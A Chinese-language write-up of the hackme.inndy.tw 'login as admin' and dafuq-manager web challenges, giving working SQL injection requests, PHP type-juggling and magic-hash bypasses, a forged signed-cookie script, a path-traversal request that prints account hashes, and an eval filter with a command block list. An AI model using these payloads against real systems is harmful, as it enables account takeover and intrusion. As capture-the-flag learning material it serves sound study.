    if (strstr($strl, ' ') || strstr($strl, '1=1') || strstr($strl, "''") ||
        strstr($strl, 'union select') || strstr($strl, 'select ')
    ) {
        return '';
    }
    return str_replace("'", "\\'", $str);
}

$_POST = array_map(safe_filter, $_POST);
```

空格被过滤了，方法很多，这里以 `/**/` 代替，然后故技重施。



```
POST /login1/ HTTP/1.1
Host: hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://hackme.inndy.tw/login1/
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Connection: close
Upgrade-Insecure-Requests: 1

name=1&password=\'/**/union/**/select/**/1,2,3,4#
```

```
    <div class="jumbotron">
      <div class="container">
        <h1>Login as Admin 1</h1>
      </div>
    </div>

    <div class="container">
      <div class="navbar">
        <div class="container-fluid">
          <div class="navbar-header">
            <a class="navbar-brand" href="/">Please Hack Me</a>
          </div>
          <ul class="nav navbar-nav">
            <li>
              <a href="/scoreboard">Scoreboard</a>
            </li>
            <li>
              <a href="?show_source=1" target="_blank">Source Code</a>
            </li>
          </ul>
        </div>
      </div>
    </div>

    <div class="container">
      <div class="col-md-6 col-md-offset-3">
        <h3>Hi, 1</h3>

        <h4>You are admin!</h4>

        <code>FLAG{He110, Admin\\' or 1337 &lt; 314159 #}</code>, flag2 in the database!       </div>
    </div>
  </body>
</html>
```

login as admin 1.2

> Get another flag
> Tips: boolean-based SQL injection, `information_schema`

开始写脚本盲注，网络太慢了，以后搞。

login as admin 3

```php
<?php
require('users_db.php'); // $users

function set_user($user_data) {
    global $user, $secret;

    $user = [$user_data['name'], $user_data['admin']];

    $data = json_encode($user);
    $sig = hash_hmac('sha512', $data, $secret);
    $all = base64_encode(json_encode(['sig' => $sig, 'data' => $data]));
    setcookie('user', $all, time()+3600);
}

$error = null;

function load_user() {
    global $secret, $error;

    if(empty($_COOKIE['user'])) {
        return null;
    }

    $unserialized = json_decode(base64_decode($_COOKIE['user']), true);

    // == 可能绕过
    if(hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig']) {
        $error = 'Invalid session';
        return false;
    }

    $data = json_decode($unserialized['data'], true);
    return [
        'name' => $data[0],
        'admin' => $data[1]
    ];
}

$user = load_user();

if(!empty($_POST['name']) && !empty($_POST['password'])) {
    $user = false;
    foreach($users as $u) {
        if($u['name'] === $_POST['name'] && $u['password'] === $_POST['password']) {
            set_user($u);
        }
    }
}
```

先用 `guest` 登录玩玩， `cookie` 中多了一个 `user` 的值。

```
eyJzaWciOiI3NWQ1M2Y5N2FjZDIxMTA5OGEwNTJiMzA1ZDFjYWYxOTE0MzZjNmQyOWQxOTM2ZDk0N2Y4ZmRlNzczMzAwOGEzOTY4ZWRhYTRiNGE2
ODI0MmRiODY5NjAzMDUwNTI3MzkxNGRlZDY4OGQ0NTllOGM5MjI1MjAwZDcyOWEwYjk4ZSIsImRhdGEiOiJbXCJndWVzdFwiLGZhbHNlXSJ9

base64_decode =>
{"sig":"75d53f97acd211098a052b305d1caf191436c6d29d1936d947f8fde7733008a3968edaa4b4a68242db869603050527391 4ded688
d459e8c9225200d729a0b98e","data":"[\"guest\",false]"}
```

`hmac` 验证 `data` 是否被篡改，可惜用的是 `!=` ，将自动进行类型转换，我们将 `sig` 的值设为 0 即可。

```
{"sig":0,"data":"[\"1\",1]"}  // 第二个值为 true 即可

base64_encode =>
eyJzaWciOjAsImRhdGEiOiJbXCIxXCIsMV0ifQ==

需要注意的是，这里 data 里的值也不能完全瞎弄，hash 结果如果以数字开头，则过不了，以字母开头才能过 if
```

login as admin 4

这一块有逻辑问题。

```php
<?php if($_POST['name'] === 'admin'): /* login success! */ ?>
      <div class="alert alert-success"><code><?=$flag?></code></div>
<?php else: ?>
```

login as admin 6

```php
<?php
@error_reporting(E_ALL^E_NOTICE);
require('config.php');

$user = null;

if(!empty($_POST['data'])) {
    try {
        $data = json_decode($_POST['data'], true);
    } catch (Exception $e) {
        $data = [];
    }
    extract($data);
    // 变量覆盖
    if($users[$username] && strcmp($users[$username], $password) == 0) {
        $user = $username;
    }
}

<?php if(!$user && isset($_POST['data'])): ?>
            <div class="alert alert-danger">Login failed</div>
<?php endif; ?>
<?php else: ?>
            <h3>Hi, <?=htmlentities($username)?></h3>
            <h4><?=sprintf("You %s admin!", $user == 'admin' ? "are" : "are not")?></h4>
            <?php if($user == 'admin') printf("<code>%s</code>", htmlentities($flag)); ?>
<?php endif; ?>
```

看到 `extract` 基本上就是变量覆盖的洞了。

```
data={"user":"admin"}
```

login as admin 7

```php
<?php
require('config.php');

if($_POST['name'] == 'admin' && md5($_POST['password']) == '00000000000000000000000000000000'){
    // admin account is disabled by give a impossible md5 hash
    $user = 'admin';
} elseif($_POST['name'] == 'guest' && md5($_POST['password']) == '084e0343a0486ff05530df6c705c8bb4') {
    $user = 'guest';
} elseif(isset($_POST['name'])) {
    $user = false;
}
```

弱类型比较 + 魔法哈希

```
var_dump('0e0' == '0000');  // true

QNKCDZO
0e830400451993494058024219903391
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128
s1502113478a
0e861580163291561247404381396064
s532378020a
0e220463095855511507588041205815
```

login as admin 8

给出的核心代码就这些，剩下的要靠自己慢慢找了。

```php
<?php
require('config.php');
require('session.php');

// class Session { ... }
// sorry, no source code this time. :P

$session = Session::load();
$login_failed = false;

if($_GET['debug'] === '1') {
    $session->debug();
}

if(isset($_POST['name'])) {
    $login_failed = !Session::login($_POST['name'], $_POST['password']);
} else if(isset($_POST['logout'])) {
    $session = new Session();
}

$session->save();
```

`cookie` 里有点东西，**login8cookie**

```
O%3A7%3A%22Session%22%3A6%3A%7Bs%3A14%3A%22%00Session%00debug%22%3Bb%3A0%3Bs%3A19%3A%22%00Session%00debug_dump%22%3Bs%3A9%3A%22index.php%22%3Bs%3A13%3A%22%00Session%00data%22%3Ba%3A0%3A%7B%7Ds%3A4%3A%22user%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22pass%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22is_admin%22%3Bb%3A0%3B%7D
```

login8sha512

```
4feb33685e47c83ce089b1707f270001a8dc0648d4a7d94d0a3e2f5b35803a7c8766285283415c8594e658468cf5e99be232b3bf98a441568a71f709243e9077
```

发现，`sha512` 的值直接是 `cookie` 的杂凑值，没有加密，没有加盐，同时改就 OK 了。


需要注意的是，不能 URL 解码后直接复制去 hash，这样会丢失一些不可见字符 `%00`。

login as admin 8.1

> login as admin and grab the hidden flag

注意到上面的 `cookie` 中还有 `debug` 选项。

```python
import hashlib, urllib.parse
en = """O%3A7%3A%22Session%22%3A6%3A%7Bs%3A14%3A%22%00Session%00debug%22%3Bb%3A1%3Bs%3A19%3A%22%00Session%00debug_dump%22%3Bs%3A10%3A%22config.php%22%3Bs%3A13%3A%22%00Session%00data%22%3Ba%3A0%3A%7B%7Ds%3A4%3A%22user%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22pass%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22is_admin%22%3Bb%3A1%3B%7D"""
print(hashlib.sha512((urllib.parse.unquote(en)).encode()).hexdigest())
```




https://hackme.inndy.tw/login8/?debug=1

```
<?php
define('ROOT', dirname(realpath(__FILE__)));
define('DEBUG_MODE', false);

$flag = "FLAG{object [redacted]ction G___G}";
// hidden flag: "FLAG[redacted]e up neo}";

$users = [
        'guest' => [
                'password' => 'guest',
                'admin' => false,
        ],
        'admin' => [
                'password' => false, // admin account disabled
                'admin' => true,
        ],
];
```

dafuq-manager 1

> Login as guest and find flag 1

`guest` 登录看看，发现是一个文件管理系统，还给了源码。



https://dafuq-manager.hackme.inndy.tw/index.php?action=list&order=name&srt=yes&lang=en

[guest] - Directory: /

□	Name
□	.good.job.here.is.your.hidden.flag-1.txt
□	.where-is-flag-2-please-tell-me.txt
□	dafuqManager.7z
□	index.html
□	see-me-if-you-need-tips.txt
□	source-code-in-dafuqManager.7z-please-download-...

6 Item(s) (Free: 6.88 GB)

Hope that you

https://dafuq-manager.hackme.inndy.tw/index.php?action=list&order=name&srt=y...

- .hackme.inndy.tw |
- .hackme.inndy.tw | **session_guard**
- .hackme.inndy.tw | **user**
- .inndy.tw | **_ga**
- .inndy.tw | **_gat**
- .inndy.tw | **_gid**
- dafuq-manager.hackme.inndy.tw | **PHPSESSID**
- dafuq-manager.hackme.inndy.tw | **show_hidden**

Value: yes

Domain: dafuq-manager.hackme.inndy.tw

Path: /

Expiration: Wed May 01 2019 12:47:25 GMT+0800 (中国标准时间)

SameSite: No Restriction


dafuq-manager 2

> Try to login as admin! and you will get flag2

先简单的审计一番，发现并没用到数据库，用户信息是用文件存储的。

```php
<?php
$GLOBALS["users"] = array(
    array(
        "guest",
        "084e0343a0486ff05530df6c705c8bb4",
        "./data/guest",
        "https://game1.security.ntu.st/data/guest",
        0,
        "^.ht",
        1,
        1
    ),
);
```

没数据库就不需要考虑 `sqli` 了，直接想办法读文件。



1	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/core/fun_copy_move.php	$ok = @copy($abs_item, $abs_new_item);
2	eval或者assertc函数中存在变量，可能存在代码执行漏洞	/core/fun_debug.php	die(eval($cmd));
3	eval或者assertc函数中存在变量，可能存在代码执行漏洞	/core/fun_debug.php	assert(strlen($GLOBALS['secret_key']) > 40);
4	读取文件函数中存在变量，可能存在任意文件读取漏洞	/core/fun_down.php	@readfile($abs_item);
5	读取文件函数中存在变量，可能存在任意文件读取漏洞	/core/fun_edit.php	$buffer.= fgets($fp, 4096);
6	读取文件函数中存在变量，可能存在任意文件读取漏洞	/core/fun_edit.php	$fp = @fopen($fname, "r");
7	读取文件函数中存在变量，可能存在任意文件读取漏洞	/core/fun_edit.php	$fp = @fopen($file_name, "w");
8	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/core/fun_extra.php	$ok = @unlink($new_item);
9	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/core/fun_extra.php	$ok = @unlink($item);
10	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/core/fun_extra.php	$ok = @copy($new_source, $new_dest);
11	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/core/fun_up.php	@unlink($tmp);
12	存在文件上传，注意上传类型是否可控	/core/fun_up.php	$ok = @move_uploaded_file($tmp, $abs);
13	文件包含函数中存在变量,可能存在文件包含漏洞	/core/init.php	require "./lang/" . $GLOBALS["language"] . "_mimes.php";
14	读取文件函数中存在变量，可能存在任意文件读取漏洞	/lib/lib_zip.php	if (($fp = fopen($name, "wb")) === false) return false;
15	读取文件函数中存在变量，可能存在任意文件读取漏洞	/lib/lib_zip.php	$data = fread($fp, filesize($item));
16	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/lib/lib_zip.php	fwrite($fp, $this->contents());
17	eval或者assertc函数中存在变量，可能存在代码执行漏洞	/lib/lib_zip.php	eval('$hexdtime = "' . $hexdtime . '";');

敏感函数大致在这，一个一个看下。


fun_down.php

```php
// 判断文件是否存在
if (!get_is_file($dir, $item))
    show_error($item . ": " . $GLOBALS["error_msg"]["fileexist"]);

if (!get_show_item($dir, $item))
    show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);
// 跟进 get_show_item
if ($item == "." || $item == "..") return false;
// 这个判断太弱了，不用管
if ($GLOBALS["show_hidden"] == false) {  // show_hidden=1
    $dirs = explode("/", $dir);
    foreach ($dirs as $i) if (substr($i, 0, 1) == ".") return false;
}

// 形成完整路径
$abs_item = get_abs_item($dir, $item);

// 这里判断了是否有 .php / config，不太好过，再去看看其他点
if (!file_in_web($abs_item) || stristr($abs_item, '.php') || stristr($abs_item, 'config'))
    show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);
```

fun_edit.php

```
// 这里没了之前那个刺头
if (!get_is_file($dir, $item))
    show_error($item . ": " . $GLOBALS["error_msg"]["fileexist"]);
if (!get_show_item($dir, $item))
    show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);

$fname = get_abs_item($dir, $item);

if (!file_in_web($fname))
    show_error($GLOBALS["error_msg"]["accessfile"]);
```

可以先尝试读取 `index.php` ，确定好相对路径后再读这个配置文件。



```
GET /index.php?action=edit&item=../.config/.htusers.php HTTP/1.1
Host: dafuq-manager.hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
https://dafuq-manager.hackme.inndy.tw/index.php?action=login&order=name&srt=yes&lang=en
Connection: close
Cookie: PHPSESSID=vdcfa57lvpknvmf2da1f0h6lg7;show_hidden=yes
Upgrade-Insecure-Requests: 1
```

```
<script language="JavaScript1.2" type="text/javascript">
<!--
    function chwrap() {
        if(document.editfrm.wrap.checked) {
            document.editfrm.code.wrap="soft";
        } else {
            document.editfrm.code.wrap="off";
        }
    }
// -->
</script><BR><FORM name="editfrm" method="post"
action="https://dafuq-manager.hackme.inndy.tw/index.php?action=edit&item=..%2F.config%2F.htus
ers.php&order=name&srt=yes">
<input type="hidden" name="dosave" value="yes">
<TEXTAREA NAME="code" rows="25" cols="120" wrap="off">&lt;?php
$GLOBALS[&quot;users&quot;] = array(
    array(&quot;adm1n15trat0r&quot;, &quot;34af0d074b17f44d1bb939765b02776f&quot;,
&quot;./data&quot;, &quot;https://dafuq-manager.hackme.inndy.tw/data&quot;, 1,
&quot;^.ht&quot;, 7, 1),
    array(&quot;inndy&quot;, &quot;fc5e038d38a57032085441e7fe7010b0&quot;,
&quot;./data/inndy&quot;, &quot;https://dafuq-manager.hackme.inndy.tw/data/inndy&quot;,
0, &quot;^.ht&quot;, 1, 1),
    array(&quot;guest&quot;, &quot;084e0343a0486ff05530df6c705c8bb4&quot;,
&quot;./data/guest&quot;, &quot;https://dafuq-manager.hackme.inndy.tw/data/guest&quot;,
0, &quot;^.ht&quot;, 1, 1),
);
</TEXTAREA><BR>
<TABLE><TR><TD>Wordwrap: (IE only)</TD><TD><INPUT type="checkbox" name="wrap"
onClick="javascript:chwrap();" value="1"></TD></TR></TABLE><BR>
<TABLE><TR><TD><INPUT type="text" name="fname"
value="../.config/.htusers.php"></TD><TD><input type="submit" value="Save"
class="button"></TD>
<TD><input type="reset" value="Reset"></TD>
<TD><input type="button" value="Close"
onClick="javascript:location='https://dafuq-manager.hackme.inndy.tw/index.php?action=list&order=n
ame&srt=yes';" class="button"></TD></TR></FORM></TABLE><BR>
```

用管理员账号登录即可看到 flag。

dafuq-manager 3

> For flag3, you need a shell to get that. see $WEBROOT/flag3!

之前看源码的时候，留意到一个 `debug` 的地方，而且也扫出来了 `eval` 。


定位到 `fun_debug.php` ，也可以尝试下传个 `webshell` 上去。

```
function do_debug() {
    assert(strlen($GLOBALS['secret_key']) > 40);
    $dir = $GLOBALS['__GET']['dir'];
    // 传个数组过了
    if (strcmp($dir, "magically") || strcmp($dir, "hacker") || strcmp($dir, "admin")) {
        show_error('You are not hacky enough :(');
    }
    list($cmd, $hmac) = explode('.', $GLOBALS['__GET']['command'], 2);
    $cmd = base64_decode($cmd);
    $bad_things = array('system', 'exec', 'popen', 'pcntl_exec', 'proc_open', 'passthru', '`', 'eval', 'assert',
 'preg_replace', 'create_function', 'include', 'require', 'curl',);
    foreach ($bad_things as $bad) {
        if (stristr($cmd, $bad)) {  // 过滤太弱了
            die('2bad');
        }
    }
    if (hash_equals(hash_hmac('sha256', $cmd, $GLOBALS["secret_key"]), $hmac)) {
        die(eval($cmd));
    } else {
        show_error('What does the fox say?');
    }
}
```

然后就是命令注入的套路了，咱们弹个 `shell` 玩玩。 如何远程利用PHP绕过Filter以及WAF规则

弹了半天没弹出来，估计做了什么设置，还是老老实实读文件吧。


```
function make_command($cmd) {
